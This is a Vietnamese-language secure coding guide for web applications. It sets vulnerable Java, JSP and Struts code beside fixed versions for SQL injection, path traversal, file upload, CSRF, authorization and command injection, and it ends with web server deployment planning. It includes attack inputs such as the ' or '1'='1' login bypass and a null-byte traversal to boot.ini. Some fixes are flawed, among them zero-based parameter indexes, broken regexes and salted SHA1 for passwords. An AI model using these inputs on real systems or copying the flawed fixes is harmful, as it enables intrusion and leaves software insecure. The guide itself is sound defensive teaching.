
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html;charset=UTF-8">
        <title>JSP Page</title>
    </head>
    <body>
        <%
            String user = request.getParameter("user");
            request.setAttribute("user", user);
        %>
        <h1>Hello ${fn:escapeXml(user)} !</h1>
    </body>
</html>

```

## 2.3 Kiểm soát truy vấn database

- Nguy cơ:** Cơ sở dữ liệu là trái tim của ứng dụng. Đối với các ứng dụng ngày nay, truy vấn cơ sở dữ liệu là thao tác chủ yếu, thao tác chính trong ứng dụng web. Có hai dạng ngôn ngữ truy vấn chính là SQL và HQL. Việc tạo câu truy vấn không an toàn bằng cách công xâu có thể dẫn đến lỗi SQL injection như ở trong phần trên. Khi truy vấn tới cơ sở dữ liệu lập trình viên thường sử dụng cách cộng xâu Input từ người dùng, các câu truy vấn này có thể bị mắc lỗi SQL Injection hoặc HQL Injection (nếu sử dụng Hibernate). Bằng việc lợi dụng các lỗi này, kẻ tấn công có thể xem, thêm, sửa, xóa dữ liệu trong database từ đó chiếm được tài khoản admin, lấy cắp thông tin người dùng...
- Ngoài ra, việc tổ chức cơ sở dữ liệu không tốt, không triển khai mã hóa thông tin nhạy cảm trong cơ sở dữ liệu có thể để lộ, thất thoát thông tin quan trọng.
- Biện pháp:** Để phòng tránh lỗi SQL injection nên sử dụng phương pháp gán tham số cho các câu truy vấn database. Dữ liệu từ người dùng phải được truyền dưới dạng tham số không được sử dụng cách cộng xâu trong các truy vấn tới cơ sở dữ liệu. Cụ thể là:
  - Truy vấn SQL phải dùng PreparedStatement, tất cả tham số phải được add bằng hàm( setParam..), không được sử dụng cách cộng xâu trong truy vấn.
  - Truy vấn SQL tất cả tham số phải được add bằng hàm( setParam..), không được sử dụng cách cộng xâu trong truy vấn.
  - Với một số trường hợp sử dụng ORDER BY không thể dùng được hàm setParam thì có thể định nghĩa một mảng chứa toàn bộ các column (field) cần ORDER BY gọi là whitelist. Mỗi khi cần ORDER BY thì kiểm tra lại xem column(field) đó có thuộc mảng whitelist đã định nghĩa không.
- Đối với mã hóa cơ sở dữ liệu, cần phải mã hóa các dữ liệu nhạy cảm trong cơ sở dữ liệu. Đối với các hàm mã hóa 1 chiều phải có thêm salt khi thực hiện mã hóa (salt là dữ liệu thêm vào plain text trước khi mã hóa)
  - Nguyên lý: hash = encrypt(salt + pass)
  - Ví dụ: encryptPass = SHA1("tppmdn" + pass)

- Ví dụ:



Hình 45: Tấn công SQLInjection

```

String sql = "select * from users "
    + " where user_name = '" + name|
    + "' and password = ''"
    + PasswordService.getInstance().encrypt(password) + "'";
Statement statement = connection.createStatement();
ResultSet rs = statement.executeQuery(sql);
if (!rs.next()) {
    return "failure";
}
usersForm.setEmail(rs.getString("email"));
usersForm.setFullName(rs.getString("full_name"));
rs.close();
statement.close();
connection.close();
return "success";

```

Hình 46: Đoạn code mắc lỗi SQLInjection

```

String sql = "select * from users "
        + " where user_name = ? and password = ?";
PreparedStatement statement = connection.prepareStatement(sql);
statement.setString(1, name);
statement.setString(2, PasswordService.getInstance().encrypt(password));
ResultSet rs = statement.executeQuery();
if (!rs.next()) {
    return "failure";
}
usersForm.setEmail(rs.getString("email"));
usersForm.setFullName(rs.getString("full_name"));
rs.close();
statement.close();
connection.close();
return "success";

```

Hình 47: Đoạn code sau lập trình an toàn sử dụng prepareStatement

- Ví dụ:** Đoạn code kiểm tra đăng nhập với username/password do người dùng nhập vào

```

String sql = "select * from users where user_name = '" + userName
        + "' and password = '" + encrypt(password) + "'";
Statement statement = connection.createStatement();
ResultSet rs = statement.executeQuery(sql);
if (!rs.next()) {
    bResult = false;
} else {
    bResult = true;
}

```

- Nhập vào username là 'test' or '1'='1' thì câu query sẽ là: `select * from users where user_name='test' or '1'='1' and password='...'.` Mệnh đề where sẽ tương đương với `user_name = 'test'`. Như vậy dù không có password vẫn đăng nhập được vào hệ thống.
- Đoạn code bên dưới, username,password được tham số hóa khi đưa vào câu truy vấn nên tránh được lỗi SQL Injection:

```

String sql = "select * from users where user_name = ? and password = ?";
PreparedStatement statement = connection.prepareStatement(sql);
statement.setString(0, userName);
statement.setString(1, encrypt(password));
ResultSet rs = statement.executeQuery(sql);
if (!rs.next()) {
    bResult = false;
} else {
    bResult = true;
}


```

- Ví dụ:** Một số trường hợp không thể ngăn chặn được lỗi SQL injection qua lệnh "order by". Do không sử dụng được hàm setParam có thể sử dụng phương pháp sau:

```

// Mảng lưu danh sách các column (field) của BO cần order by (hay gọi là whitelist)
private static List columnSort = new ArrayList();
public static String getColumnSort(String sortField) {
    // Thực hiện 1 lần và lấy ra toàn bộ mảng column cần order và add vào whitelist
    if (columnSort.size() == 0) {
        // Danh sách BO cho phép order by
        String[] arrTableName = {"ActionLog",
            "BanPosition",
            "Category",
            .....
        };
    }
    // Lấy ra toàn bộ các column (field) BO cần order by
    for (String tableName : arrTableName) {
        try {
            Class cls = Class.forName("com.demo.DEMOATTT.database.BO." + tableName);
            Field[] fieldArr = cls.getDeclaredFields();
            for (int i = 0; i < fieldArr.length; i++) {
                String fieldName = fieldArr[i].getName();
                // add các column vào 1 mang
                columnSort.add(fieldName);
            }
        } catch (ClassNotFoundException ex) {
        }
    }
    // Cắt ký tự "-" ở đầu field sort
    String sort = sortField;
    if (sortField != null && sortField.startsWith("-")) {
        sortField = sortField.substring(1);
    }
    // Kiểm tra field cần order by có nằm trong danh sách field cho phép sort hay không
    if (sortField != null && columnSort.contains(sortField)) {
        return sort;
    }
    return null;
}

```



Hình 48: Mã hóa không sử dụng salt

## 2.4 Kiểm soát thao tác với File

- Nguy cơ:** Các thao tác đọc ghi, upload file nếu không xử lý tốt có thể dẫn đến các lỗi liên quan đến xử lý file như: File Upload, File Inclusion, Path Traversal. Các ký tự đặc biệt có thể ảnh hưởng đến phần xử lý tên file như:
  - Xử lý lấy phần mở rộng của file không tốt
  - Chứa xâu ..../ hoặc ..\ dẫn đến thư mục cha
  - Chứa ký tự NULL (%00) kết thúc xâu của đường dẫn
- Biện pháp:** Để xử lý các lỗi File Inclusion hay Path Traversal, các phòng chống tốt nhất là chặn các ký tự đặc biệt trong tên file
- Đối với lỗi File Upload, để đảm bảo File upload an toàn thì phải kiểm tra chặt phần mở rộng của file (sử dụng các API hỗ trợ) kết hợp với xử lý các ký tự đặc biệt trong file. Nên kết hợp với kiểm tra nội dung file xem có đúng định dạng hay không.
- Phần filename ban đầu người dùng upload lên server phải bỏ đi, dùng 1 chuỗi mới ngẫu nhiên thay thế cho tên file. Tên này được sinh ra ngẫu nhiên không được dùng các thuật toán md5, sha256... Thay vào đó có thể sử dụng các hàm sinh chuỗi ngẫu nhiên có sẵn trong ngôn ngữ lập trình để sinh ra tên.
- Ví dụ:**

```

public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString();
}

public static void main(String[] args) throws Exception {
    String fileName = "temp.txt";
    File file1 = new File(fileName);
    System.out.println("File 1 path: " + file1.getCanonicalPath());
    fileName = "../../../../../../../../boot.ini";
    File file2 = new File(fileName);
    System.out.println("File 2 path: " + file2.getCanonicalPath());
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
    File file3 = new File(fileName);
    System.out.println("File 3 path: " + file3.getCanonicalPath());
}

```

Hình 49: Đoạn code mắc lỗi thao tác với File

```

public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString();
}

public static void main(String[] args) throws Exception {
    String fileName = "temp.txt";
    File file1 = new File(getSafeFileName(fileName));
    System.out.println("File 1 path: " + file1.getCanonicalPath());
    fileName = "../../../../../../../../boot.ini";
    File file2 = new File(getSafeFileName(fileName));
    System.out.println("File 2 path: " + file2.getCanonicalPath());
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
    File file3 = new File(getSafeFileName(fileName));
    System.out.println("File 3 path: " + file3.getCanonicalPath());
}

```

Hình 50: Đoạn code an toàn khi thao tác với file

- Ví dụ 1:** Tạo tên file cho file ảnh định dạng jpg với hàm UUID có sẵn như sau.

```

#!/usr/bin/env python
import uuid
filename='%032x' % uuid.uuid4() + ".jpg"

```

- Tên file ban đầu là shell.php.jpg upload lên server thì đổi thành 6817c84abd3d4c9abfee21a01cb39b98.jpg
- Ví dụ 2:** Đoạn code bên dưới in ra đường dẫn file với đầu vào là tên file

```

String fileName = "temp.txt";
File file1 = new File(fileName);
System.out.println("File 1 path: " + file1.getCanonicalPath());
fileName = "../../../../../boot.ini";
File file2 = new File(fileName);
System.out.println("File 2 path: " + file2.getCanonicalPath());
fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";
File file3 = new File(fileName);
System.out.println("File 3 path: " + file3.getCanonicalPath());

```

- Với đường dẫn thư mục hiện tại là
- “C:\Documents and Settings\Website\upload\test\”. Ta có kết quả thực hiện:

```

File 1 path: C:\Documents and Settings\Website\upload\test\temp.txt
File 2 path: C:\boot.ini
File 3 path: C:\Documents and Settings\Website\upload\test\boot.ini

```

- Trong trường hợp 1, kết quả in ra đường dẫn file *temp.txt* nằm trong thư mục hiện tại. Trong 2 trường hợp còn lại, tên file được thay đổi để truy cập đến các file không được phép.
- Trường hợp 2: Trong tên file có chứa các chuỗi *./* và *..*, các chuỗi này có tác dụng chuyển đến thư mục hiện tại (*./*) và thư mục cha của thư mục hiện tại (*..*). Vì thế với tên file là “*../../../../boot.ini*”, kết quả in ra là file *boot.ini* nằm trong thư mục gốc ổ C. **Chú ý:** Kỹ thuật này thường được dùng để truy cập đến các thư mục nằm ngoài thư mục hiện tại. Các chuỗi *.\\* và *..\* cũng có tác dụng tương tự như *./* và *..*/
- Trường hợp 3: Các hàm xử lý file của hệ điều hành khi gặp kí tự NULL (mã ASCII là 0) trong tên file sẽ hiểu rằng đây là kí tự kết thúc xâu chứa tên file và bỏ qua tất cả các kí tự phía sau (đặc điểm của các hàm xử lý xâu bằng ngôn ngữ C – ngôn ngữ của hầu hết các hệ điều hành). Vì thế kết quả trong trường hợp này sẽ là file *boot.ini* trong thư mục hiện tại mặc dù tên file nhập vào có phần mở rộng là *.txt*.
- **Chú ý:** Kỹ thuật này thường được dùng để vượt qua việc chặn phần mở rộng của file.
- Để sửa lỗi trên ta có thể sử dụng hàm lọc các kí tự */*, *\*, *null* trong tên file.

```

public static String getSafeFileName(String input) {
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < input.length(); i++) {
        char c = input.charAt(i);
        if (c != '/' && c != '\\' && c != 0) {
            sb.append(c);
        }
    }
    return sb.toString();
}

```

- **Ví dụ 3:** Đoạn mã bên dưới có tác dụng upload file từ client và save vào thư mục upload.

```

private File clientFile;
private String clientFileFileName;
@Override
public String execute() throws Exception {
    try {
        if (clientFileFileName != null) {
            clientFileFileName = getSafeFileName(clientFileFileName);
            if (!clientFileFileName.endsWith(".txt")) {
                message = "Not .txt file!";
            } else {
                String uploadDir = "C:\\upload\\";
                File uploadFile = new File(uploadDir + clientFileFileName);
                FileUtils.copyFile(clientFile, uploadFile);
                message = "Upload file success!";
            }
        }
    } catch (Exception e) {
        message = "Upload file error!";
    }
    return SUCCESS;
}

```

- Sử dụng hàm `getSafeFileName` trong ví dụ 1 kết hợp với việc kiểm tra phần mở rộng đảm bảo upload file an toàn, chỉ các file được phép mới được upload lên server và các file này chỉ có thể được phép save vào thư mục chỉ định.

## 2.5 Các lỗi khác

### A. Lỗi CSRF (Cross Site Request Forgery)

- **Nguy cơ:** CSRF (Cross-site request forgery) là phương pháp mượn quyền của người dùng khác để thực hiện một hành động không cho phép. Ví dụ: Để có thể xóa một bài viết trên diễn đàn một member có thể mượn tay của một admin để làm việc đó vì member không đủ chủ quyền nhưng admin lại đủ chủ quyền

để thực hiện hành động này. Kẻ tấn công lừa admin truy cập vào trang web có chứa đoạn mã xóa bài viết trên diễn đàn (Admin đang đăng nhập vào diễn đàn) như vậy admin đã gửi yêu cầu xóa bài viết trên diễn đàn mà không hề biết.

- **Biện pháp:** Trong các tương tác của người dùng với cơ sở dữ liệu thông qua các form, liên kết, sử dụng thêm biến token (được tạo ra mỗi đầu phiên truy cập của người dùng) như một tham số trong phương thức GET hoặc POST và kiểm tra giá trị token này tại server để xác nhận hành vi của người dùng.
- Đối với các yêu cầu quan trọng, sử dụng thêm biến token. Trên server sẽ kiểm tra token trong yêu cầu gửi lên từ client, nếu token không hợp lệ thì yêu cầu sẽ không được thực hiện.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  </head>
  <body>
    <h2>Hello World!</h2>
    Message:
    ${message}
    <s:form method="GET" action="/HelloStruts2World.action">
      <%-- <s:token/> --%>
      Enter your name:<s:textfield name="userName" />
      <s:submit value="Submit" />
    </s:form>
  </body>
</html>
```

Hình 51: Đoạn code mắc lỗi

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  </head>
  <body>
    <h2>Hello World!</h2>
    Message:
    ${message}
    <s:form method="GET" action="/HelloStruts2World.action">
      <s:token/>
      Enter your name:<s:textfield name="userName" />
      <s:submit value="Submit" />
    </s:form>
  </body>
</html>
```

Hình 52: Đoạn code khắc phục lỗi CSRF

- Ví dụ:** Ứng dụng struts cho phép hiển thị lời chào với tên người dùng nhập từ form index.jsp.

```
<%@taglib prefix="s" uri="/struts-tags" %><br />
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Struts 2 Message: <s:property value="message" default="Guest." />
        <s:form method="GET" action="/HelloStruts2World.action">
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```

### struts.xml

```
<struts>
    <package name="/" extends="struts-default">
        <action name="HelloStruts2World" class="hello.HelloStruts2World">
            <result name="success">/index.jsp</result>
        </action>
    </package>
</struts>
```

### helloStruts2World.java

```
package hello;
import com.opensymphony.xwork2.ActionSupport;
public class HelloStruts2World extends ActionSupport {
    private String userName;
    public String getUserName() {
        return userName;
    }
    public void setUserName(String userName) {
        this.userName = userName;
    }
    private String message;
    public String getMessage() {
        return message;
    }
    @Override
    public String execute() {
        message = "Hello, " + userName + ".";
        return SUCCESS;
    }
}
```

```
}
```

- Tuy nhiên, yêu cầu trên có thể được thực hiện mà không cần phải nhập username từ form bằng cách đưa trực tiếp vào URL:
- `http://localhost:8084/TestStruts/HelloStruts2World.action?userName=abc`
- Để khắc phục lỗi trên, ta có thể sử dụng token interceptor đã có sẵn của struts.

### index.jsp

```
<%@taglib prefix="s" uri="/struts-tags" %><br />
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Struts 2 Message: <s:property value="message" default="Guest." />
        <s:form method="GET" action="/HelloStruts2World.action">
            <s:token/>
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```

### struts.xml

```
<struts>
    <package name="/" extends="struts-default">
        <interceptors>
            <interceptor-stack name="defaultSecurityStack">
                <interceptor-ref name="defaultStack" />
                <interceptor-ref name="tokenSession">
                    <param name="excludeMethods">*</param>
                </interceptor-ref>
            </interceptor-stack>
        </interceptors>
        <default-interceptor-ref name="defaultSecurityStack" />
        <global-results>
            <result name="invalid.token">/error.jsp</result>
        </global-results>
        <action name="HelloStruts2World" class="hello.HelloStruts2World">
            <interceptor-ref name="defaultSecurityStack">
                <param name="tokenSession.includeMethods">*</param>
            </interceptor-ref>
            <result name="success">/index.jsp</result>
        </action>
    </package>
</struts>
```

## B. Lỗi phân quyền

- **Biện pháp:** Kiểm tra quyền trong từng request gửi lên server.
  - Kiểm tra quyền thực hiện action: Sử dụng VSA
  - Kiểm tra quyền tác động dữ liệu
- Ví dụ:

```
public String lockUsers() {  
    String strUserId = getRequest().getParameter("userId");  
    Long userId = Long.parseLong(strUserId);  
    doLock(userId);  
    return SUCCESS;  
}
```

Hình 53: Đoạn code mắc lỗi phân quyền

```
public String lockUsers() {  
    String strUserId = getRequest().getParameter("userId");  
    Long userId = Long.parseLong(strUserId);  
    if (checkLockPermission(userId)) { ←  
        doLock(userId);  
        return SUCCESS;  
    } else {  
        return ERROR;  
    }  
    return SUCCESS;  
}
```

Hình 54: Đoạn code khắc phục lỗi phân quyền

## C. Lỗi liệt kê người dùng

- **Nguy cơ:** Trường hợp thông báo lỗi trên trang đăng nhập phân biệt giữa nhập sai tên đăng nhập và sai mật khẩu □ Dựa vào đó kẻ tấn công có thể thử và tìm ra các user có trên hệ thống. Với các chức năng phải thông báo tên user nhập vào là đúng hay sai như các chức năng reset password, forgot password, chức năng đăng ký thì kẻ tấn công có thể thử và tìm ra các user có trên hệ thống.
- **Biện pháp:** Sử dụng chung thông báo lỗi cho cả 2 trường hợp nhập sai tên đăng nhập và mật khẩu trên trang đăng nhập vào hệ thống. Ngoài ra nên sử dụng captcha cho các chức năng đăng ký, reset, forgot mật khẩu để tránh các công cụ tự động khai thác lỗi user enumeration.

## D. Lỗi Session Fixation

- **Nguy cơ:** Kỹ thuật tấn công cho phép hacker mạo danh người dùng hợp lệ bằng cách gửi một session ID hợp lệ đến người dùng, sau khi người dùng đăng nhập vào hệ thống thành công, hacker sẽ dùng lại session ID đó và nghiêm trọng trở thành người dùng hợp lệ.

- **Biện pháp:** Chống việc đăng nhập với một session ID có sẵn: Theo kiểu tấn công này, người dùng đăng nhập vào hệ thống thông qua một session ID do hacker tạo sẵn thay vì cho trình chủ tạo mới, do đó để có phòng chống, ứng dụng phải hủy bỏ session ID được cung cấp bởi trình duyệt của người dùng khi đăng nhập và luôn tạo một session ID mới khi người dùng đăng nhập thành công.

#### E. Lỗi Session Hijacking

- **Nguy cơ:** Kỹ thuật tấn công cho phép hacker mạo danh người dùng hợp lệ sau khi nạn nhân đã đăng nhập vào hệ thống bằng cách giải mã session ID của họ được lưu trữ trong cookie hay tham số URL, biến ẩn của form.
- **Biện pháp:** Giới hạn phạm vi ứng dụng của session ID:
  - Kết hợp session ID với địa chỉ của trình duyệt. Chú ý trường hợp mạng client có sử dụng NAT để truy cập vào server ứng dụng sẽ không dùng được phương pháp này.
  - Xóa bỏ session khi người dùng thoát khỏi hệ thống hay hết hiệu lực, có thể thực hiện trên trình máy chủ.
  - Thiết lập thời gian hết hiệu lực cho session, tránh trường hợp hacker có thể duy trì session và sử dụng nó lâu dài.

#### F. Lỗi chuyển hướng và chuyển tiếp thăm tra

- **Nguy cơ:** Có thể redirect đến URI có nhiễm mã độc để cài phần mềm độc hại, hoặc lừa nạn nhân khai báo mật khẩu, hoặc những thông tin nhạy cảm khác.
- **Biện pháp:** Hạn chế sử dụng việc chuyển hướng và chuyển tiếp đến URI khác. Nếu sử dụng thì nên hạn chế truyền tham số là trang sẽ chuyển hướng đến, hoặc tham số này phải được mã hóa và được kiểm tra tính hợp lệ của nó.

#### G. Sử dụng Captcha an toàn.

- **Nguy cơ:** Với các chức năng quan trọng, hoặc có thể lộ thông tin, hacker có thể sử dụng công cụ tự động cố gắng thực thi chức năng đó nhiều lần với các tham số khác nhau cho đến khi đạt được ý đồ của hacker.
- **Biện pháp:** Sử dụng captcha an toàn theo *Guideline sử dụng Captcha an toàn* do Tập đoàn ban hành. Và việc kiểm tra captcha của 1 chức năng phải thực hiện trước khi phần chính của chức năng thực thi.

#### H. Command injection.

- **Nguy cơ:** Khi ứng dụng cho phép người dùng đưa dữ liệu vào các câu lệnh thực thi trên hệ điều hành, hacker có thể lợi dụng để chèn các ký tự đặc biệt cho phép nối, thực thi nhiều câu lệnh khác của hệ điều hành.
- **Biện pháp:** Validate chặt chẽ dữ liệu người dùng gửi vào, tránh các ký tự cho phép nối thêm các câu lệnh thực thi của hệ điều hành. Sử dụng whitelist là danh sách chứa các ký tự được phép xuất hiện trong dữ liệu, để so sánh, đối chiếu loại bỏ các ký tự không nằm trong danh sách đó.

**Ví dụ:** Loại bỏ các ký tự không nằm trong whitelist: a-z0-9\-. Với các ngôn ngữ như sau:

- PHP

```
$param=escapeshellarg($param);
system(`nslookup $param`);

hoặc

$param=preg_replace("/[^a-zA-Z0-9\-.]/i", "", $param);
system("nslookup $param");
```

- PERL

```
$param=~s/[^\w\-.]/gi;
$param="\\".$param."\"";
system("nslookup \"$param\"");
```

- ASP.NET

```
<asp:RegularExpressionValidator runat="server" id="ParamValidator" ControlToValidate="param"
ErrorMessage="Invalid input. You are allowed to enter characters and digits only"
ValidationExpression="^[\w\-.]" />
```

- ColdFusion

```
<cfscript>
param=ReReplace(param,'[\w\-.]',",'all');
</cfscript>
```

- Python

```
param = re.sub("[^\w\-.]+", "_", param)
```

- JAVA/JSP

```
param.replaceAll("[^\w\-.]","");
```

### **III.Triển khai, cấu hình, thiết lập hệ thống web an toàn**

#### **1. Xây dựng kế hoạch và quản lý Web Server an toàn**

##### **1.1. Kế hoạch cài đặt và triển khai hệ thống**

- Vấn đề về bảo mật an toàn thông tin phải được xem xét và tính toán ngay từ những bước đầu xây dựng trong vòng đời phát triển hệ thống để tăng cường tối đa vấn đề bảo mật đồng thời tối thiểu hóa được chi phí. Sẽ khó khăn và tiêu tốn hơn rất nhiều khi phát hiện những vấn đề về an toàn thông tin sau khi đã triển khai và cài đặt hệ thống. Do đó việc triển khai xây dựng hệ thống tuân theo một kế hoạch đã được vạch ra từ ban đầu sẽ giúp kiểm soát được tốt hơn về vấn đề an toàn thông tin, hỗ trợ việc xác định các lỗ hổng.
- Khi xây dựng kế hoạch cài đặt và triển khai hệ thống cần phải chú ý các bước sau đây:
  - Xác định các mục tiêu của Web Server:
  - Các loại thông tin gì sẽ được lưu trữ trên Web server?
  - Các loại thông tin gì sẽ được xử lý và trao đổi với Web server?
  - Yêu cầu bảo mật cho những thông tin này là gì?
  - Những thông tin gì nhận được hoặc lưu trữ trên những máy chủ khác? (back-end database, mail server, ...)?
  - Những yêu cầu bảo mật cho những máy chủ liên quan khác là gì? (back-end database, directory server, mail server, proxy server)?
  - Những dịch vụ khác được cung cấp bởi Web Server là gì?

- Yêu cầu bảo mật cho những dịch vụ bổ sung này là gì?
- Những yêu cầu về tính liên tục sẵn sàng của Web Server? Như tính liên tục cần duy trì trong các kế hoạch tác động và kế hoạch khôi phục sau sự cố?
- Vị trí Web Server trong mô hình mạng?
- Xác định các dịch vụ mạng Web Server cung cấp, như những dịch vụ này được cung cấp qua giao thức gì?
  - HTTP
  - HTTPS
  - Internet Caching Protocol (ICP)
  - Hyper Text Caching Protocol (HTCP)
  - Web Cache Coordination Protocol (WCCP)
  - SOCKS
  - Database services (ODBC)
- Xác định các phần mềm dịch vụ mạng cả phía client và server được cài đặt.
- Xác định người dùng, nhóm người dùng của Web Server và các máy chủ hỗ trợ liên quan.
- Chỉ ra những quyền của nhóm người dùng này.
- Chỉ ra các thức quản trị Web Server (local, remote từ mạng nội bộ, remote từ mạng bên ngoài, ...)
- Xác định Web Server phù hợp với yêu cầu của đơn vị mình. Xem xét máy chủ loại nào tuy ít tính năng hơn trong một số trường hợp nhưng lại được bảo mật tốt hơn? Vài vấn đề cần chú ý:
  - Giá thành.
  - Tính tương thích với hạ tầng sẵn có.
  - Trình độ kiến thức của chuyên viên đơn vị
  - Lịch sử các lỗ hổng đã có.
  - Các tính năng.
- Việc lựa chọn Web Server sẽ chỉ ra được hệ điều hành nào sẽ được sử dụng. Tuy nhiên, có thể quản trị Web Server có thể chọn hệ điều hành có những khả năng sau:
  - Hạn chế được quyền quản trị/root cho chỉ những cá nhân có thẩm quyền chỉ định.
  - Kiểm soát truy cập dữ liệu trên server.
  - Tắt các dịch vụ mạng không cần thiết (những dịch vụ được tích hợp sẵn trong OS)
  - Kiểm soát các dạng thực thi chương trình khác nhau trên Web Server như “Common Gateway Interface (CGI) scripts and plug-ins”.
  - Ghi log những hoạt động của Server để phát hiện tấn công.
  - Có host-based firewall.
- Thêm nữa, đơn vị nên xem xét khả năng đào tạo, kinh nghiệm của chuyên viên để quản trị server. Nhiều đơn vị gặp phải vấn đề là người quản trị thường đã

quen với môi trường, nền tảng sẵn có mà gặp khó khăn khi gặp phải những cái mới khác biệt.

- Mặc dù nhiều Web Server có thể không chứa những dữ liệu nhạy cảm, quan trọng nhưng hầu hết các Web Server nên được coi là nhạy cảm vì nhiều khi việc mất tính toàn vẹn của dữ liệu trên Web Server sẽ ảnh hưởng rất lớn đến uy tín của đơn vị, tổ chức.
  - Cơ chế bảo vệ an toàn về phần cứng của hệ thống cũng cần phải được xem xét? Ví dụ:
  - Các vấn đề về khóa, an ninh, bảo vệ. Cơ chế kiểm soát truy cập giới hạn việc tiếp xúc, tấn công vật lý server. Các biện pháp kiểm soát truy cập qua sinh trắc học nên được áp dụng nếu có thể trong trường hợp này.
  - IDS vật lý (cảm biến, cameras)
  - Các nguy cơ về thảm họa tự nhiên.
  - Cơ chế bảo vệ nguồn điện năng cung cấp, nguồn phòng ngừa luôn sẵn sàng hoạt động thay thế ngay lập tức.
  - Duy trì nhiệt độ, độ ẩm thích hợp.
  - Cơ chế phòng ngừa thảm họa, như có một node server đặt tại vị trí khác được sao lưu luôn ở trạng thái sẵn sàng hoạt động.
  - Nếu hệ thống có tính sẵn sàng cao, phải duy trì tối thiểu 2 đường mạng khác nhau (Internet server providers – ISP).

## 1.2 Nhân sự phụ trách an toàn thông tin

- Phần này chúng ta sẽ xác định một cách tương đối các quyền chung, vai trò trách nhiệm của các cá nhân liên quan đến vấn đề bảo mật an toàn thông tin cho Web Server.

### A. Senior IT Management/Chief Information Officer

